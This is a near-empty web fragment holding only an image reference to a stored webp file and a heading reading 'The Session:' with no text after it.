
The Session: